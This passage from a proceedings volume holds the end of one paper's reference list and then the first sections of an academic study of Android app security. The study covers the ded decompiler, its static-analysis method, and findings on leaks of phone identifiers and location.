[17] L. Page, S. Brin, R. Motwani, and T. Winograd. The pagerank citation ranking: Bringing order to the Web. 1998. http://www.scientificcommons.org/42893894.

[18] M. A. Rajab, L. Ballard, P. Mavrommatis, N. Provos, and X. Zhao. The nocebo effect on the Web: an analysis of fake anti-virus distribution. In *Proceedings of the 3rd USENIX Conference on Large-scale Exploits and Emergent Threats: Botnets, Spyware, Worms, and More*, LEET, 2010.

[19] Spam SEO trends & statistics. http://research.zscaler.com/2010/07/spam-seo-trends-statistics-part-ii.html.

[20] Twitter trending topics. http://twitter.com/trendingtopics.

[21] T. Urvoy, E. Chauveau, P. Filoche, and T. Lavergne. Tracking Web spam with html style similarities. *ACM Transactions on the Web*, February 2008.

[22] Y.-M. Wang, D. Beck, X. Jiang, R. Roussev, C. Verbowski, S. Chen, and S. King. Automated Web patrol with strider honeymonkeys. In *Proceedings of the Network and Distributed System Security Symposium*, NDSS, 2006.

[23] Websense 2010 threat report. http://www.websense.com/content/threat-report-2010-introduction.aspx.

[24] WordPress. http://wordpress.org.

[25] B. Wu and B. D. Davison. Cloaking and redirection: A preliminary study. In *Adversarial Information Retrieval on the Web*, AIRWeb, 2005.

[26] B. Wu and B. D. Davison. Identifying link farm spam pages. In *Special Interest Tracks and Posters of the International Conference on World Wide Web*, WWW, 2005.

[27] B. Wu and B. D. Davison. Detecting semantic cloaking on the Web. In *Proceedings of International Conference on World Wide Web*, WWW, 2006.

[28] Y. Xie, F. Yu, K. Achan, R. Panigrahy, G. Hulten, and I. Osipkov. Spamming botnets: Signatures and characteristics. In *SIGCOMM*, 2008.

[29] Yahoo! Search Content Quality Guidelines. `http://help.yahoo.com/l/us/yahoo/search/basics/basics-18.html`.

A Study of Android Application Security

William Enck, Damien Octeau, Patrick McDaniel, and Swarat Chaudhuri
Systems and Internet Infrastructure Security Laboratory
Department of Computer Science and Engineering
The Pennsylvania State University
{*enck, octeau, mcdaniel, swarat*}*@cse.psu.edu*

Abstract

The fluidity of application markets complicate smartphone security. Although recent efforts have shed light on particular security issues, there remains little insight into broader security characteristics of smartphone applications. This paper seeks to better understand smartphone application security by studying 1,100 popular free Android applications. We introduce the `ded` decompiler, which recovers Android application source code directly from its installation image. We design and execute a horizontal study of smartphone applications based on static analysis of 21 million lines of recovered code. Our analysis uncovered pervasive use/misuse of personal/phone identifiers, and deep penetration of advertising and analytics networks. However, we did not find evidence of malware or exploitable vulnerabilities in the studied applications. We conclude by considering the implications of these preliminary findings and offer directions for future analysis.

1 Introduction

The rapid growth of smartphones has lead to a renaissance for mobile services. Go-anywhere applications support a wide array of social, financial, and enterprise services for any user with a cellular data plan. Application markets such as Apple's App Store and Google's Android Market provide point and click access to hundreds of thousands of paid and free applications. Markets streamline software marketing, installation, and update—therein creating low barriers to bring applications to market, and even lower barriers for users to obtain and use them.

The fluidity of the markets also presents enormous security challenges. Rapidly developed and deployed applications [40], coarse permission systems [16], privacy-invading behaviors [14, 12, 21], malware [20, 25, 38], and limited security models [36, 37, 27] have led to exploitable phones and applications. Although users seemingly desire it, markets are not in a position to provide security in more than a superficial way [30]. The lack of a common definition for security and the volume of applications ensures that some malicious, questionable, and vulnerable applications will find their way to market.

In this paper, we broadly characterize the security of applications in the Android Market. In contrast to past studies with narrower foci, e.g., [14, 12], we consider a breadth of concerns including both dangerous functionality and vulnerabilities, and apply a wide range of analysis techniques. In this, we make two primary contributions:

- We design and implement a Dalvik decompilier, `ded`. `ded` recovers an application's Java source solely from its installation image by inferring lost types, performing DVM-to-JVM bytecode retargeting, and translating class and method structures.
- We analyze 21 million LOC retrieved from the top 1,100 free applications in the Android Market using automated tests and manual inspection. Where possible, we identify root causes and posit the severity of discovered vulnerabilities.

Our popularity-focused security analysis provides insight into the most frequently used applications. Our findings inform the following broad observations.

1. Similar to past studies, we found wide misuse of privacy sensitive information—particularly phone identifiers and geographic location. Phone identifiers, e.g., IMEI, IMSI, and ICC-ID, were used for everything from "cookie-esque" tracking to accounts numbers.
2. We found no evidence of telephony misuse, background recording of audio or video, abusive connections, or harvesting lists of installed applications.
3. Ad and analytic network libraries are integrated with 51% of the applications studied, with Ad Mob (appearing in 29.09% of apps) and Google Ads (appearing in 18.72% of apps) dominating. Many applications include more than one ad library.

4. Many developers fail to securely use Android APIs. These failures generally fall into the classification of insufficient protection of privacy sensitive information. However, we found no exploitable vulnerabilities that can lead malicious control of the phone.

This paper is an initial but not final word on Android application security. Thus, one should be circumspect about any interpretation of the following results as a definitive statement about how secure applications are today. Rather, we believe these results are indicative of the current state, but there remain many aspects of the applications that warrant deeper analysis. We plan to continue with this analysis in the future and have made the decompiler freely available at `http://siis.cse.psu.edu/ded/` to aid the broader security community in understanding Android security.

The following sections reflect the two thrusts of this work: Sections 2 and 3 provide background and detail our decompilation process, and Sections 4 and 5 detail the application study. The remaining sections discuss our limitations and interpret the results.

2 Background

Android: Android is an OS designed for smartphones. Depicted in Figure 1, Android provides a sandboxed application execution environment. A customized embedded Linux system interacts with the phone hardware and an off-processor cellular radio. The Binder middleware and application API runs on top of Linux. To simplify, an application's only interface to the phone is through these APIs. Each application is executed within a Dalvik Virtual Machine (DVM) running under a unique UNIX `uid`. The phone comes pre-installed with a selection of *system applications*, e.g., phone dialer, address book.

Applications interact with each other and the phone through different forms of IPC. *Intents* are typed interprocess messages that are directed to particular applications or systems services, or broadcast to applications subscribing to a particular intent type. Persistent *content provider* data stores are queried through SQL-like interfaces. Background *services* provide RPC and callback interfaces that applications use to trigger actions or access data. Finally user interface *activities* receive named *action* signals from the system and other applications.

Binder acts as a mediation point for all IPC. Access to system resources (e.g., GPS receivers, text messaging, phone services, and the Internet), data (e.g., address books, email) and IPC is governed by permissions assigned at install time. The permissions requested by the application and the permissions required to access the application's interfaces/data are defined in its *manifest* file. To simplify, an application is allowed to access a resource or interface if the required permission allows




Figure 1: The Android system architecture

it. Permission assignment—and indirectly the security policy for the phone—is largely delegated to the phone's owner: the user is presented a screen listing the permissions an application requests at install time, which they can accept or reject.

Dalvik Virtual Machine: Android applications are written in Java, but run in the DVM. The DVM and Java bytecode run-time environments differ substantially:

Application Structure. Java applications are composed of one or more `.class` files, one file per class. The JVM loads the bytecode for a Java class from the associated `.class` file as it is referenced at run time. Conversely, a Dalvik application consists of a single `.dex` file containing all application classes.

Figure 2 provides a conceptual view of the compilation process for DVM applications. After the Java compiler creates JVM bytecode, the Dalvik `dx` compiler consumes the `.class` files, recompiles them to Dalvik bytecode, and writes the resulting application into a single `.dex` file. This process consists of the translation, reconstruction, and interpretation of three basic elements of the application: the constant pools, the class definitions, and the data segment. A constant pool describes, not surprisingly, the constants used by a class. This includes, among other items, references to other classes, method names, and numerical constants. The class definitions consist in the basic information such as access flags and class names. The data element contains the method code executed by the target VM, as well as other information related to methods (e.g., number of DVM registers used, local variable table, and operand stack sizes) and to class and instance variables.

Register architecture. The DVM is register-based, whereas existing JVMs are stack-based. Java bytecode can assign local variables to a local variable table before pushing them onto an operand stack for manipulation by opcodes, but it can also just work on the stack without explicitly storing variables in the table. Dalvik bytecode assigns local variables to any of the 2^{16} available registers. The Dalvik opcodes directly manipulate registers, rather than accessing elements on a program stack.

Instruction set. The Dalvik bytecode instruction set is




Figure 2: Compilation process for DVM applications

substantially different than that of Java. Dalvik has 218 opcodes while Java has 200; however, the nature of the opcodes is very different. For example, Java has tens of opcodes dedicated to moving elements between the stack and local variable table. Dalvik instructions tend to be longer than Java instructions; they often include the source and destination registers. As a result, Dalvik applications require fewer instructions. In Dalvik bytecode, applications have on average 30% fewer instructions than in Java, but have a 35% larger code size (bytes) [9].

Constant pool structure. Java applications replicate elements in constant pools within the multiple `.class` files, e.g., referrer and referent method names. The `dx` compiler eliminates much of this replication. Dalvik uses a single pool that all classes simultaneously reference. Additionally, `dx` eliminates some constants by inlining their values directly into the bytecode. In practice, integers, long integers, and single and double precision floating-point elements disappear during this process.

Control flow Structure. Control flow elements such as loops, switch statements and exception handlers are structured differently in Dalvik and Java bytecode. Java bytecode structure loosely mirrors the source code, whereas Dalvik bytecode does not.

Ambiguous primitive types. Java bytecode variable assignments distinguish between integer (`int`) and single-precision floating-point (`float`) constants and between long integer (`long`) and double-precision floating-point (`double`) constants. However, Dalvik assignments (`int/float` and `long/double`) use the same opcodes for integers and floats, e.g., the opcodes are untyped beyond specifying precision.

Null references. The Dalvik bytecode does not specify a `null` type, instead opting to use a zero value constant. Thus, constant zero values present in the Dalvik bytecode have ambiguous typing that must be recovered.

Comparison of object references. The Java bytecode uses typed opcodes for the comparison of object references (`if_acmpeq` and `if_acmpne`) and for null comparison of object references (`ifnull` and `ifnonnull`). The Dalvik bytecode uses a more simplistic integer comparison for these purposes: a comparison between two integers, and a comparison of an integer and zero, respectively. This requires the decompilation process to recover types for integer comparisons used in DVM bytecode.

Storage of primitive types in arrays. The Dalvik bytecode uses ambiguous opcodes to store and retrieve elements in arrays of primitive types (e.g., `aget` for int/float and `aget-wide` for long/double) whereas the corresponding Java bytecode is unambiguous. The array type must be recovered for correct translation.

3 The `ded` decompiler

Building a decompiler from DEX to Java for the study proved to be surprisingly challenging. On the one hand, Java decompilation has been studied since the 1990s—tools such as Mocha [5] date back over a decade, with many other techniques being developed [39, 32, 31, 4, 3, 1]. Unfortunately, prior to our work, there existed no functional tool for the Dalvik bytecode.[1] Because of the vast differences between JVM and DVM, simple modification of existing decompilers was not possible.

This choice to decompile the Java source rather than operate on the DEX opcodes directly was grounded in two reasons. First, we wanted to leverage existing tools for code analysis. Second, we required access to source code to identify false-positives resulting from automated code analysis, e.g., perform manual confirmation.

`ded` extraction occurs in three stages: *a*) retargeting, *b*) optimization, and *c*) decompilation. This section presents the challenges and process of `ded`, and concludes with a brief discussion of its validation. Interested readers are referred to [35] for a thorough treatment.

3.1 Application Retargeting

The initial stage of decompilation retargets the application `.dex` file to Java classes. Figure 3 overviews this process: (1) recovering typing information, (2) translating the constant pool, and (3) retargeting the bytecode.

Type Inference: The first step in retargeting is to identify class and method constants and variables. However, the Dalvik bytecode does not always provide enough information to determine the type of a variable or constant from its register declaration. There are two generalized cases where variable types are ambiguous: 1) constant and variable declaration only specifies the variable width (e.g., 32 or 64 bits), but not whether it is a float, integer, or null reference; and 2) comparison operators do not distinguish between integer and object reference comparison (i.e., null reference checks).

Type inference has been widely studied [44]. The seminal Hindley-Milner [33] algorithm provides the basis for type inference algorithms used by many languages such




Figure 3: Dalvik bytecode retargeting

as Haskell and ML. These approaches determine unknown types by observing how variables are used in operations with known type operands. Similar techniques are used by languages with strong type inference, e.g., OCAML, as well weaker inference, e.g., Perl.

`ded` adopts the accepted approach: it infers register types by observing how they are used in subsequent operations with known type operands. Dalvik registers loosely correspond to Java variables. Because Dalvik bytecode reuses registers whose variables are no longer in scope, we must evaluate the register type within its context of the method control flow, i.e., inference must be *path-sensitive*. Note further that `ded` type inference is also *method-local*. Because the types of passed parameters and return values are identified by method signatures, there is no need to search outside the method.

There are three ways `ded` infers a register's type. First, any comparison of a variable or constant with a known type exposes the type. Comparison of dissimilar types requires type coercion in Java, which is propagated to the Dalvik bytecode. Hence legal Dalvik comparisons always involve registers of the same type. Second, instructions such as `add-int` only operate on specific types, manifestly exposing typing information. Third, instructions that pass registers to methods or use a return value expose the type via the method signature.

The `ded` type inference algorithm proceeds as follows. After reconstructing the control flow graph, `ded` identifies any ambiguous register declaration. For each such register, `ded` walks the instructions in the control flow graph starting from its declaration. Each branch of the control flow encountered is pushed onto an inference stack, e.g., `ded` performs a depth-first search of the control flow graph looking for type-exposing instructions. If a type-exposing instruction is encountered, the variable is labeled and the process is complete for that variable.[2] There are three events that cause a branch search to terminate: a) when the register is reassigned to another variable (e.g., a new declaration is encountered), b) when a return function is encountered, and c) when an exception is thrown. After a branch is abandoned, the next branch is popped off the stack and the search continues. Lastly, type information is forward propagated, modulo register reassignment, through the control flow graph from each register declaration to all subsequent ambiguous uses. This algorithm resolves all ambiguous primitive types, except for one isolated case when all paths leading to a type ambiguous instruction originate with ambiguous constant instructions (e.g., all paths leading to an integer comparison originate with registers assigned a constant zero). In this case, the type does not impact decompilation, and a default type (e.g., integer) can be assigned.

Constant Pool Conversion: The `.dex` and `.class` file constant pools differ in that: *a*) Dalvik maintains a single constant pool for the application and Java maintains one for each class, and *b*) Dalvik bytecode places primitive type constants directly in the bytecode, whereas Java bytecode uses the constant pool for most references. We convert constant pool information in two steps.

The first step is to identify which constants are needed for a `.class` file. Constants include references to classes, methods, and instance variables. `ded` traverses the bytecode for each method in a class, noting such references. `ded` also identifies all constant primitives.

Once `ded` identifies the constants required by a class, it adds them to the target `.class` file. For primitive type constants, new entries are created. For class, method, and instance variable references, the created Java constant pool entries are based on the Dalvik constant pool entries. The constant pool formats differ in complexity. Specifically, Dalvik constant pool entries use significantly more references to reduce memory overhead.

Method Code Retargeting: The final stage of the retargeting process is the translation of the method code. First, we preprocess the bytecode to reorganize structures that cannot be directly retargeted. Second, we linearly traverse the DVM bytecode and translate to the JVM.

The preprocessing phase addresses multidimensional arrays. Both Dalvik and Java use blocks of bytecode instructions to create multidimensional arrays; however, the instructions have different semantics and layout. `ded` reorders and annotates the bytecode with array size and type information for translation.

The bytecode translation linearly processes each Dalvik instruction. First, `ded` maps each referenced register to a Java local variable table index. Second, `ded` performs an instruction translation for each encountered Dalvik instruction. As Dalvik bytecode is more compact and takes more arguments, one Dalvik instruction frequently expands to multiple Java instructions. Third, `ded`

patches the relative offsets used for branches based on preprocessing annotations. Finally, `ded` defines exception tables that describe `try/catch/finally` blocks. The resulting translated code is combined with the constant pool to creates a legal Java `.class` file.

The following is an example translation for `add-int`:

Dalvik	Java
`add-int` d_0, s_0, s_1	`iload` s'_0
	`iload` s'_1
	`iadd`
	`istore` d'_0

where `ded` creates a Java local variable for each register, i.e., $d_0 \rightarrow d'_0$, $s_0 \rightarrow s'_0$, etc. The translation creates four Java instructions: two to push the variables onto the stack, one to add, and one to pop the result.

3.2 Optimization and Decompilation

At this stage, the retargeted `.class` files can be decompiled using existing tools, e.g., Fernflower [1] or Soot [45]. However, `ded`'s bytecode translation process yields unoptimized Java code. For example, Java tools often optimize out unnecessary assignments to the local variable table, e.g., unneeded return values. Without optimization, decompiled code is complex and frustrates analysis. Furthermore, artifacts of the retargeting process can lead to decompilation errors in some decompilers. The need for bytecode optimization is easily demonstrated by considering decompiled loops. Most decompilers convert `for` loops into infinite loops with `break` instructions. While the resulting source code is functionally equivalent to the original, it is significantly more difficult to understand and analyze, especially for nested loops. Thus, we use Soot as a post-retargeting optimizer. While Soot is centrally an optimization tool with the ability to recover source code in most cases, it does not process certain legal program idioms (bytecode structures) generated by `ded`. In particular, we encountered two central problems involving, 1) interactions between synchronized blocks and exception handling, and 2) complex control flows caused by break statements. While the Java bytecode generated by `ded` is legal, the source code failure rate reported in the following section is almost entirely due to Soot's inability to extract source code from these two cases. We will consider other decompilers in future work, e.g., Jad [4], JD [3], and Fernflower [1].

3.3 Source Code Recovery Validation

We have performed extensive validation testing of `ded` [35]. The included tests recovered the source code for small, medium and large open source applications and found no errors in recovery. In most cases the recovered code was virtually indistinguishable from the original source (modulo comments and method local-variable names, which are not included in the bytecode).

Table 1: Studied Applications (from Android Market)

Category	Total Classes	Retargeted Classes	Decompiled Classes	LOC
Comics	5627	99.54%	94.72%	415625
Communication	23000	99.12%	92.32%	1832514
Demo	8012	99.90%	94.75%	830471
Entertainment	10300	99.64%	95.39%	709915
Finance	18375	99.34%	94.29%	1556392
Games (Arcade)	8508	99.27%	93.16%	766045
Games (Puzzle)	9809	99.38%	94.58%	727642
Games (Casino)	10754	99.39%	93.38%	985423
Games (Casual)	8047	99.33%	93.69%	681429
Health	11438	99.55%	94.69%	847511
Lifestyle	9548	99.69%	95.30%	778446
Multimedia	15539	99.20%	93.46%	1323805
News/Weather	14297	99.41%	94.52%	1123674
Productivity	14751	99.25%	94.87%	1443600
Reference	10596	99.69%	94.87%	887794
Shopping	15771	99.64%	96.25%	1371351
Social	23188	99.57%	95.23%	2048177
Libraries	2748	99.45%	94.18%	182655
Sports	8509	99.49%	94.44%	651881
Themes	4806	99.04%	93.30%	310203
Tools	9696	99.28%	95.29%	839866
Travel	18791	99.30%	94.47%	1419783
Total	**262110**	**99.41%**	**94.41%**	**21734202**

We also used `ded` to recover the source code for the top 50 free applications (as listed by the Android Market) from each of the 22 application categories—1,100 in total. The application images were obtained from the market using a custom retrieval tool on September 1, 2010. Table 1 lists decompilation statistics. The decompilation of all 1,100 applications took 497.7 hours (about 20.7 days) of compute time. Soot dominated the processing time: 99.97% of the total time was devoted to Soot optimization and decompilation. The decompilation process was able to recover over 247 thousand classes spread over 21.7 million lines of code. This represents about 94% of the total classes in the applications. All decompilation errors are manifest during/after decompilation, and thus are ignored for the study reported in the latter sections. There are two categories of failures:

Retargeting Failures. 0.59% of classes were not retargeted. These errors fall into three classes: *a*) unresolved references which prevent optimization by Soot, *b*) type violations caused by Android's `dex` compiler and *c*) extremely rare cases in which `ded` produces illegal bytecode. Recent efforts have focused on improving optimization, as well as redesigning `ded` with a formally defined type inference apparatus. Parallel work on improving `ded` has been able to reduce these errors by a third, and we expect further improvements in the near future.

Decompilation Failures. 5% of the classes were successfully retargeted, but Soot failed to recover the source

code. Here we are limited by the state of the art in decompilation. In order to understand the impact of decompiling `ded` retargeted classes verses ordinary Java `.class` files, we performed a parallel study to evaluate Soot on Java applications generated with traditional Java compilers. Of 31,553 classes from a variety of packages, Soot was able to decompile 94.59%, indicating we cannot do better while using Soot for decompilation.

A possible way to improve this is to use a different decompiler. Since our study, Fernflower [1] was available for a short period as part of a beta test. We decompiled the same 1,100 optimized applications using Fernflower and had a recovery rate of 98.04% of the 1.65 million retargeted methods–a significant improvement. Future studies will investigate the fidelity of Fernflower's output and its appropriateness as input for program analysis.

4 Evaluating Android Security

Our Android application study consisted of a broad range of tests focused on three kinds of analysis: *a*) exploring issues uncovered in previous studies and malware advisories, *b*) searching for general coding security failures, and *c*) exploring misuse/security failures in the use of Android framework. The following discusses the process of identifying and encoding the tests.

4.1 Analysis Specification

We used four approaches to evaluate recovered source code: *control flow analysis*, *data flow analysis*, *structural analysis*, and *semantic analysis*. Unless otherwise specified, all tests used the Fortify SCA [2] static analysis suite, which provides these four types of analysis. The following discusses the general application of these approaches. The details for our analysis specifications can be found in the technical report [15].

Control flow analysis. Control flow analysis imposes constraints on the sequences of actions executed by an input program *P*, classifying some of them as errors. Essentially, a control flow rule is an automaton *A* whose input words are sequences of actions of *P*—i.e., the rule *monitors* executions of *P*. An erroneous action sequence is one that drives *A* into a predefined *error state*. To statically detect violations specified by *A*, the program analysis traces each control flow path in the tool's model of *P*, synchronously "executing" *A* on the actions executed along this path. Since not all control flow paths in the model are feasible in concrete executions of *P*, false positives are possible. False negatives are also possible in principle, though uncommon in practice. Figure 4 shows an example automaton for sending intents. Here, the error state is reached if the intent contains data and is sent unprotected without specifying the target component, resulting in a potential unintended information leakage.




Figure 4: Example control flow specification

Data flow analysis. Data flow analysis permits the declarative specification of problematic data flows in the input program. For example, an Android phone contains several pieces of private information that should never leave the phone: the user's phone number, IMEI (device ID), IMSI (subscriber ID), and ICC-ID (SIM card serial number). In our study, we wanted to check that this information is not leaked to the network. While this property can in principle be coded using automata, data flow specification allows for a much easier encoding. The specification declaratively labels program statements matching certain syntactic patterns as *data flow sources* and *sinks*. Data flows between the sources and sinks are violations.

Structural analysis. Structural analysis allows for declarative pattern matching on the abstract syntax of the input source code. Structural analysis specifications are not concerned with program executions or data flow, therefore, analysis is local and straightforward. For example, in our study, we wanted to specify a bug pattern where an Android application mines the device ID of the phone on which it runs. This pattern was defined using a structural rule that stated that the input program called a method *getDeviceId()* whose enclosing class was *android.telephony.TelephonyManager*.

Semantic analysis. Semantic analysis allows the specification of a limited set of constraints on the values used by the input program. For example, a property of interest in our study was that an Android application does not send SMS messages to hard-coded targets. To express this property, we defined a pattern matching calls to Android messaging methods such as *sendTextMessage()*. Semantic specifications permit us to directly specify that the first parameter in these calls (the phone number) is not a constant. The analyzer detects violations to this property using constant propagation techniques well known in program analysis literature.

4.2 Analysis Overview

Our analysis covers both dangerous functionality and vulnerabilities. Selecting the properties for study was a significant challenge. For brevity, we only provide an overview of the specifications. The technical report [15] provides a detailed discussion of specifications.

Misuse of Phone Identifiers (Section 5.1.1). Previous studies [14, 12] identified phone identifiers leaking to remote network servers. We seek to identify not only the existence of data flows, but understand why they occur.

Exposure of Physical Location (Section 5.1.2). Previous studies [14] identified location exposure to advertisement servers. Many applications provide valuable location-aware utility, which may be desired by the user. By manually inspecting code, we seek to identify the portion of the application responsible for the exposure.

Abuse of Telephony Services (Section 5.2.1). Smartphone malware has sent SMS messages to premium-rate numbers. We study the use of hard-coded phone numbers to identify SMS and voice call abuse.

Eavesdropping on Audio/Video (Section 5.2.2). Audio and video eavesdropping is a commonly discussed smartphone threat [41]. We examine cases where applications record audio or video without control flows to UI code.

Botnet Characteristics (Sockets) (Section 5.2.3). PC botnet clients historically use non-HTTP ports and protocols for command and control. Most applications use HTTP client wrappers for network connections, therefore, we examine *Socket* use for suspicious behavior.

Harvesting Installed Applications (Section 5.2.4). The list of installed applications is a valuable demographic for marketing. We survey the use of APIs to retrieve this list to identify harvesting of installed applications.

Use of Advertisement Libraries (Section 5.3.1). Previous studies [14, 12] identified information exposure to ad and analytics networks. We survey inclusion of ad and analytics libraries and the information they access.

Dangerous Developer Libraries (Section 5.3.2). During our manual source code inspection, we observed dangerous functionality replicated between applications. We report on this replication and the implications.

Android-specific Vulnerabilities (Section 5.4). We search for non-secure coding practices [17, 10], including: writing sensitive information to logs, unprotected broadcasts of information, IPC null checks, injection attacks on intent actions, and delegation.

General Java Application Vulnerabilities. We look for general Java application vulnerabilities, including misuse of passwords, misuse of cryptography, and traditional injection vulnerabilities. Due to space limitations, individual results for the general vulnerability analysis are reported in the technical report [15].

5 Application Analysis Results

In this section, we document the program analysis results and manual inspection of identified violations.

Table 2: Access of Phone Identifier APIs

Identifier	# Calls	# Apps	# w/ Permission*
Phone Number	167	129	105
IMEI	378	216	184†
IMSI	38	30	27
ICC-ID	33	21	21
Total Unique	-	246	210†

* Defined as having the `READ_PHONE_STATE` permission.
† Only 1 app did not also have the `INTERNET` permission.

5.1 Information Misuse

In this section, we explore how sensitive information is being leaked [12, 14] through information sinks including *OutputStream* objects retrieved from *URLConnection*s, HTTP GET and POST parameters in *HttpClient* connections, and the string used for *URL* objects. Future work may also include SMS as a sink.

5.1.1 Phone Identifiers

We studied four phone identifiers: phone number, IMEI (device identifier), IMSI (subscriber identifier), and ICC-ID (SIM card serial number). We performed two types of analysis: *a*) we scanned for APIs that access identifiers, and *b*) we used data flow analysis to identify code capable of sending the identifiers to the network.

Table 2 summarizes APIs calls that receive phone identifiers. In total, 246 applications (22.4%) included code to obtain a phone identifier; however, only 210 of these applications have the `READ_PHONE_STATE` permission required to obtain access. Section 5.3 discusses code that probes for permissions. We observe from Table 2 that applications most frequently access the IMEI (216 applications, 19.6%). The phone number is used second most (129 applications, 11.7%). Finally, the IMSI and ICC-ID are very rarely used (less than 3%).

Table 3 indicates the data flows that exfiltrate phone identifiers. The 33 applications have the `INTERNET` permission, but 1 application does not have the `READ_PHONE_STATE` permission. We found data flows for all four identifier types: 25 applications have IMEI data flows; 10 applications have phone number data flows; 5 applications have IMSI data flows; and 4 applications have ICC-ID data flows.

To gain a better understanding of how phone identifiers are used, we manually inspected all 33 identified applications, as well as several additional applications that contain calls to identifier APIs. We confirmed exfiltration for all but one application. In this case, code complexity hindered manual confirmation; however we identified a different data flow not found by program analysis. The analysis informs the following findings.

Finding 1 - *Phone identifiers are frequently leaked through plaintext requests.* Most sinks are HTTP GET or POST parameters. HTTP parameter names

Table 3: Detected Data Flows to Network Sinks

	Phone Identifiers		Location Info.	
Sink	**# Flows**	**# Apps**	**# Flows**	**# Apps**
OutputStream	10	9	0	0
HttpClient Param	24	9	12	4
URL Object	59	19	49	10
Total Unique	-	33	-	13

for the IMEI include: "uid," "user-id," "imei," "deviceId," "deviceSerialNumber," "devicePrint," "X-DSN," and "uniquely_code"; phone number names include "phone" and "mdn"; and IMSI names include "did" and "imsi." In one case we identified an HTTP parameter for the ICC-ID, but the developer mislabeled it "imei."

Finding 2 - *Phone identifiers are used as device fingerprints.* Several data flows directed us towards code that reports not only phone identifiers, but also other phone properties to a remote server. For example, a wallpaper application (com.eoeandroid.eWallpapers.cartoon) contains a class named *SyncDeviceInfosService* that collects the IMEI and attributes such as the OS version and device hardware. The method *sendDeviceInfos()* sends this information to a server. In another application (com.avantar.wny), the method *PhoneStats.toUrlFormatedString()* creates a URL parameter string containing the IMEI, device model, platform, and application name. While the intent is not clear, such fingerprinting indicates that phone identifiers are used for more than a unique identifier.

Finding 3 - *Phone identifiers, specifically the IMEI, are used to track individual users.* Several applications contain code that binds the IMEI as a unique identifier to network requests. For example, some applications (e.g. com.Qunar and com.nextmobileweb.craigsphone) appear to bundle the IMEI in search queries; in a travel application (com.visualit.tubeLondonCity), the method *refreshLiveInfo()* includes the IMEI in a URL; and a "keyring" application (com.froogloid.kring.google.zxing.client.android) appends the IMEI to a variable named *retailerLookupCmd*. We also found functionality that includes the IMEI when checking for updates (e.g., com.webascender.callerid, which also includes the phone number) and retrieving advertisements (see Finding 6). Furthermore, we found two applications (com.taobo.tao and raker.duobao.store) with network access wrapper methods that include the IMEI for all connections. These behaviors indicate that the IMEI is used as a form of "tracking cookie".

Finding 4 - *The IMEI is tied to personally identifiable information (PII).* The common belief that the IMEI to phone owner mapping is not visible outside the cellular network is no longer true. In several cases, we found code that bound the IMEI to account information and other PII. For example, applications (e.g. com.slacker.radio and com.statefarm.pocketagent) include the IMEI in account registration and login requests. In another application (com.amazon.mp3), the method *linkDevice()* includes the IMEI. Code inspection indicated that this method is called when the user chooses to "Enter a claim code" to redeem gift cards. We also found IMEI use in code for sending comments and reporting problems (e.g., com.morbe.guarder and com.fm207.discount). Finally, we found one application (com.andoop.highscore) that appears to bundle the IMEI when submitting high scores for games. Thus, it seems clear that databases containing mappings between physical users and IMEIs are being created.

Finding 5 - *Not all phone identifier use leads to exfiltration.* Several applications that access phone identifiers did not exfiltrate the values. For example, one application (com.amazon.kindle) creates a device fingerprint for a verification check. The fingerprint is kept in "secure storage" and does not appear to leave the phone. Another application (com.match.android.matchmobile) assigns the phone number to a text field used for account registration. While the value is sent to the network during registration, the user can easily change or remove it.

Finding 6 - *Phone identifiers are sent to advertisement and analytics servers.* Many applications have custom ad and analytics functionality. For example, in one application (com.accuweather.android), the class *ACCUWX_AdRequest* is an IMEI data flow sink. Another application (com.amazon.mp3) defines Android service component *AndroidMetricsManager*, which is an IMEI data flow sink. Phone identifier data flows also occur in ad libraries. For example, we found a phone number data flow sink in the `com/wooboo/adlib_android` library used by several applications (e.g., cn.ecook, com.superdroid.sqd, and com.superdroid.ewc). Section 5.3 discusses ad libraries in more detail.

5.1.2 Location Information

Location information is accessed in two ways: (1) calling *getLastKnownLocation()*, and (2) defining callbacks in a *LocationListener* object passed to *requestLocationUpdates()*. Due to code recovery failures, not all *LocationListener* objects have corresponding *requestLocationUpdates()* calls. We scanned for all three constructs.

Table 4 summarizes the access of location information. In total, 505 applications (45.9%) attempt to access location, only 304 (27.6%) have the permission to do so. This difference is likely due to libraries that probe for permissions, as discussed in Section 5.3. The separation between *LocationListener* and *requestLocationUpdates()* is primarily due to the AdMob library, which defined the former but has no calls to the latter.

Table 4: Access of Location APIs

Identifier	# Uses	# Apps	# w/ Perm.*
getLastKnownLocation	428	204	148
LocationListener	652	469	282
requestLocationUpdates	316	146	128
Total Unique	-	505	304†

* Defined as having a `LOCATION` permission.
† In total, 5 apps did not also have the `INTERNET` permission.

